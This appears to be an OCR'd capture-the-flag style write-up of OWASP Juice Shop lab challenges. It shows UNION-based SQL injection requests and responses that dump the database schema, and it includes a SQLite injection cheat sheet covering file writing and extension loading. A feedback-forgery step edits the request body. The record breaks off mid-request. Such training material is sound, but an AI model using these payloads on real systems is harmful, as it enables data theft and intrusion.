"updatedAt":"2024-10-26T15:20:59.675Z"
},
"securityAnswer":"ABCD"
}


https://juice-shop.herokuapp.com/#/login
OWASP Juice Shop
Account
EN
Login
Email *
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
Registration completed successfully. You can now log in.
X
Activate Windows
Go to Settings to activate Windows.



Database Schema

Difficulty	Description	Category
***	Exfiltrate the entire DB schema definition via SQL Injection.	Injection



Request

```
GET /rest/products/search?q=apple' HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=4ohotNIZSzUqtocPF7fryuoRtOiIQ7ulbhKaFr4t48TQLUwjumlC7NIwjUPN
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/128.0.6613.120 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response

```
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports
?ts=1729962924&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=nFsktuWQ2xTfjZwxpIdWHyooWt8w7d
E3sreT7GPp2TQ%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1729962924&sid=812dcc77-0bd0-43b1-a5f1-b257
50382959&s=nFsktuWQ2xTfjZwxpIdWHyooWt8w7dE3sreT7GPp2TQ%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.0
5,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 26 Oct 2024 17:15:24 GMT
Via: 1.1 vegur
Content-Length: 321

{
  "error":{
    "message":"SQLITE_ERROR: near \"'%'\": syntax error",
    "stack":"Error: SQLITE_ERROR: near \"'%'\": syntax error",
    "errno":1,
    "code":"SQLITE_ERROR",
    "sql":
    "SELECT * FROM Products WHERE ((name LIKE '%apple'%' OR description LIKE '%apple'%')
     AND deletedAt IS NULL) ORDER BY name"
  }
}
```

Request

```
GET /rest/products/search?q=a'))+union+select+1,2,3,4,5,6,7,8--- HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=4ohotNIZSzUqtocPF7fryuoRtOiIQ7ulbhKaFr4t48TQLUwjumlC7NIwjUPN
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/128.0.6613.120 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response

```
HTTP/1.1 500 Internal Server Error
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports
?ts=1729963509&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=SoFOg1PUUBcc7i6cNwdVEe351IcoGy
oDX6XIOd7hFL4%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1729963509&sid=812dcc77-0bd0-43b1-a5f1-b257
50382959&s=SoFOg1PUUBcc7i6cNwdVEe351IcoGyoDX6XIOd7hFL4%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.0
5,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 26 Oct 2024 17:25:09 GMT
Via: 1.1 vegur
Content-Length: 499

{
  "error":{
    "message":
    "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of
     result columns",
    "stack":
    "Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same nu
    mber of result columns",
    "errno":1,
```


Request

```
GET /rest/products/search?q=a'))+union+select+1,2,3,4,5,6,7,8,9--- HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=4ohotNIZSzUqtocPF7fryuoRtOiIQ7ulbhKaFr4t48TQLUwjumlC7NIwjUPN
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/128.0.6613.120 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response

```
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1729963828&sid=812dcc77-0bd0-43b1-a5f1-b257
50382959&s=JnOaFgcBZ%2F3EsoMWzzlpTpmzEz9CcyHdPmHcpCtt9hc%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.0
5,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Etag: W/"439e-+zUhEaH1OG7h/XOSk6iwQ8F2JOc"
Vary: Accept-Encoding
Date: Sat, 26 Oct 2024 17:30:28 GMT
Via: 1.1 vegur
Content-Length: 17310

{
  "status":"success",
  "data":[
    {
      "id":1,
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
```


We can infer the number of columns which leads us to 9 since there is an error message



README

Length	length(string)
Quotes without literal quotes	cast(X'27' as text) *--use X'22' for double quotes*
Table name enumeration	SELECT name FROM sqlite_master WHERE type='table'
Table schema enumeration	SELECT sql FROM sqlite_master WHERE type='table'
Time-based data extraction	cond='true' AND 1=randomblob(100000000) *--causes time delay if cond='true'*
File writing	1';ATTACH DATABASE '/var/www/lol.php' AS lol; CREATE TABLE lol.pwn (dataz text); INSERT INTO lol.pwn (dataz) VALUES (''';-- *--requires either direct database access or (non-default) stacked query option enabled*
Arbitrary Code Execution	load_extension(library_file,entry_point) -- *.dll for Windows, .so for 'nix. Requires non-default configuration*

No packages published



Request

Raw Params Headers Hex

```
GET
/rest/products/search?q=asd'))+union+select+sql,2,3,4,5,6,7,8,9+from+sqlite_master+where+type='table'-- HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzIlMDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImR1ZmFibHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIwLTA0LTA4IDEzOjMwOjI4Ljc5OCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIwLTA0LTA4IDEzOjMwOjI4Ljc5OCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE1ODYzNTMwNzcsImV4cCI6MTU4NjM3MTA3N30.WuDGskHuqTTILNWRCUrUJNzihchvdetH3MLe7sDLtEOuTXNvEE8DGzM6Bjrj-lg5bdGqqO4w8--aBUwRke_J_oOGUEDujOq-WinLkHExx91nyEMUh2swiWsQOidV-q-hfU4hYAawlTwkAerlb7fgZUpdob-GXbx3gRTluO7Osw
Connection: close
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=6oSBbZVJPwYKWLazjpkOOazsZUPhxTLiN3IWNUv4A5X4RxgNM7y2Qqir3le8;
io=mKgbSZWazzsbkxpfAAAA
If-None-Match: W/"26f3-9iNS9PMiD+KTQ2WB8Mnxfis6rtk"
```

Response


Raw Headers Hex


```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
ETag: W/"1fae-OEtnv1IwFns0QooVV6uqwf/dsG8"
Vary: Accept-Encoding
Date: Sat, 11 Apr 2020 03:18:32 GMT
Connection: close
Content-Length: 8110

{"status":"success","data":[{"id":"CREATE TABLE `Addresses` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mobileNum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255), `state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":2,"description":3,"price":4,"deluxePrice":5,"image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{"id":"CREATE TABLE `BasketItems` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `BasketId` INTEGER REFERENCES `Baskets` (`id`) ON DELETE CASCADE ON UPDATE CASCADE, `ProductId` INTEGER REFERENCES `Products` (`id`) ON DELETE CASCADE ON UPDATE CASCADE, UNIQUE (`BasketId`, `ProductId`))","name":2,"description":3,"price":4,"deluxePrice":5,"image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{"id":"CREATE TABLE `Baskets` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `coupon` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":2,"description":3,"price":4,"deluxePrice":5,"image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{"id":"CREATE TABLE `Captchas` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `captchaId` INTEGER, `captcha` VARCHAR(255), `answer` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)","name":2,"description":3,"price":4,"deluxePrice":5,"image":6,"createdAt":7,"updatedAt":8,"deletedAt":9},{"id":"CREATE TABLE `Cards` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `cardNum` INTEGER, `expMonth` INTEGER, `expYear` INTEGER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE
```


Payload = asd'))+union+select+sql,2,3,4,5,6,7,8,9+from+sqlite_master+where+type='table'--


Forged Feedback

Difficulty	Description	Category
***	Post some feedback in another user's name.	Broken Access Control


https://juice-shop.herokuapp.com/#/contact
OWASP Juice Shop
Account
EN
Customer Feedback
Author
anonymous
Comment *
Awsome!!
Max. 160 characters
8/160
Rating
CAPTCHA: What is 1+10*5 ?
Result *
51
Submit



Thank you so much for your amazing 5-star feedback!
X



Request
Pretty Raw Hex
POST /api/Feedbacks/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=mVhbtyI2S6UJtKcBI5FrfVs6MuzZt5AlojujbhX9FkRtjJcX6UaSuw5CYMigkUrw
Content-Length: 75
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
"captchaId":33,
"captcha":"51",
"comment":"Awsome!! (anonymous)",
"rating":5
}
Request is not UserId specific
Response
Pretty Raw Hex Render
HTTP/1.1 201 Created
Server: Cowboy
Report-To: {"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1729965226&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=1mVEWcATYCphR31d1SQvSW5zvZv1ZNuHbbdP4ugksb4%3D"}]}
Reporting-Endpoints: heroku-nel=https://nel.heroku.com/reports?ts=1729965226&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=1mVEWcATYCphR31d1SQvSW5zvZv1ZNuHbbdP4ugksb4%3D
Nel: {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/31
Content-Type: application/json; charset=utf-8
Content-Length: 173
Etag: W/"ad-bDulEVhCCqOiAqIPJoUqGReuAzU"
Vary: Accept-Encoding
Date: Sat, 26 Oct 2024 17:53:46 GMT
Via: 1.1 vegur
{"status":"success","data":{"id":31,"comment":"Awsome!! (anonymous)","rating":5,"updatedAt":"2024-10-26T17:53:46.982Z","createdAt":"2024-10-26T17:53:46.982Z","UserId":null}}



Request
Pretty Raw Hex
POST /api/Feedbacks/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=mVhbtyI2S6UJtKcBI5FrfVs6MuzZt5AlojujbhX9FkRtjJcX6UaSuw5CYMigkUrw
Content-Length: 91
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
